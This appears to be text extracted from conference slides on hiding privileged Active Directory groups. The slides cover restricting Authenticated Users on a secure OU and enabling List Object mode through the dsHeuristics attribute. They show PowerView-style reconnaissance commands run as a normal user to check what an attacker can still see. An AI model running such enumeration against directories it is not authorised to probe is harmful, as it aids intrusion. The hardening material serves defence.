
Remove Authenticated Users from Secure OU

Authenticated Users Can't See Inside Secure OU

Example: Move Domain Admins into the Secure OU


```
▲ 🏢 lab.trimarcresearch.com
  ▷ 📁 Accounts
  ▲ 📁 AD Management
      📁 Admin Accounts
      📁 Admin Groups
      📁 Admin Workstations
  ▷ 📁 Branch Offices
    📁 Builtin
    📁 Computers
  ▷ 📁 Disabled
  ▷ 📁 Domain Controllers
```

Name	Type	Description
CyberArk Admins	Security Group...	
Domain Admins	Security Group...	Designated administrato...
GroupA	Security Group...	
GroupB	Security Group...	
LAPS Admins	Security Group...	
LAPS Server Password Viewers	Security Group...	
LAPS Workstation Password Viewers	Security Group...	
VMWare Admins	Security Group...	
Workstation Admins	Security Group...	

```
PS C:\Users\JoeUser> Get-NetGroupMember 'Domain Admins'

PS C:\Users\JoeUser> |
```

```
PS C:\Users\JoeUser> get-netuser 'administrator' | Select MemberOf

memberof
--------
{CN=Group Policy Creator Owners,CN=Users,DC=lab,DC=trimarcresearch,DC=com, CN=Domain Admins,OU=Admin Groups,OU=AD Managem
```

Troubleshooting Note:

Moving built-in groups out of their default location could cause unexpected results.

From Denied to Disappeared…

Cloaking AD

List Object Access mode

- Adds List Object permission option.
- Controls visibility of AD objects.
- Often configured in College/University environments to hide student info & class group membership.
- Configured via dsHeuristics (CN=Windows NT, CN=Services,CN=Configuration, [FQDN DN]
  - dsHeuristics = 1

- https://www.itprotoday.com/active-directory/hiding-data-active-directory-part-3-enabling-list-object-mode-forest
- https://social.technet.microsoft.com/wiki/contents/articles/29558.active-directory-controlling-object-visibility-list-object-mode.aspx
- https://dirteam.com/sander/2008/12/09/active-directory-visibility-modes/

ADSI Edit

- ADSI Edit
  - Configuration [AcmeIODC01.theacme.io]
    - CN=Configuration,DC=theacme,DC=io
      - CN=DisplaySpecifiers
      - CN=Extended-Rights
      - CN=ForestUpdates
      - CN=LostAndFoundConfig
      - CN=NTDS Quotas
      - CN=Partitions
      - CN=Physical Locations
      - CN=Services
        - CN=AuthN Policy Configuration
        - CN=Claims Configuration
        - CN=Group Key Distribution Service
        - CN=Microsoft SPP
        - CN=MsmqServices
        - CN=NetServices
        - CN=Public Key Services
        - CN=RRAS
        - CN=Shadow Principal Configurati
        - CN=Windows NT
      - CN=Sites
      - CN=WellKnown Security Principals

CN=Directory Service Properties

? ✕

| Attribute Editor | Security |

Attributes:

Attribute	Value
adminDescription	<not set>
adminDisplayName	<not set>
cn	Directory Service
description	<not set>
displayName	<not set>
displayNamePrintable	<not set>
distinguishedName	CN=Directory Service,CN=Windows NT,CN=
dSASignature	<not set>
dSCorePropagationD...	0x0 = ( )
dSHeuristics	<not set>

String Attribute Editor

✕

Attribute: dSHeuristics

Value:

<not set>

| Clear | | OK | Cancel |

ADSI Edit

- Configuration [AcmeIODC01.theacme.io]
  - CN=Configuration,DC=theacme,DC=io
    - CN=DisplaySpecifiers
    - CN=Extended-Rights
    - CN=ForestUpdates
    - CN=LostAndFoundConfig
    - CN=NTDS Quotas
    - CN=Partitions
    - CN=Physical Locations
    - CN=Services
      - CN=AuthN Policy Configuration
      - CN=Claims Configuration
      - CN=Group Key Distribution Service
      - CN=Microsoft SPP
      - CN=MsmqServices
      - CN=NetServices
      - CN=Public Key Services
      - CN=RRAS
      - CN=Shadow Principal Configurat
      - CN=Windows NT
    - CN=Sites
    - CN=WellKnown Security Principals

CN=Directory Service Properties

? ✕

Attribute Editor | Security

Attributes:

Attribute	Value
adminDescription	<not set>
adminDisplayName	<not set>
cn	Directory Service
description	<not set>
displayName	<not set>
displayNamePrintable	<not set>
distinguishedName	CN=Directory Service,CN=Windows NT,CN=
dSASignature	<not set>
dSCorePropagationD...	0x0 = ( )
dSHeuristics	001

String Attribute Editor

✕

Attribute: dSHeuristics

Value:

001

[Clear]   [OK]   [Cancel]

Sean

Permission Entry for Domain Admins

Principal: Authenticated Users   Select a principal

Type: Allow

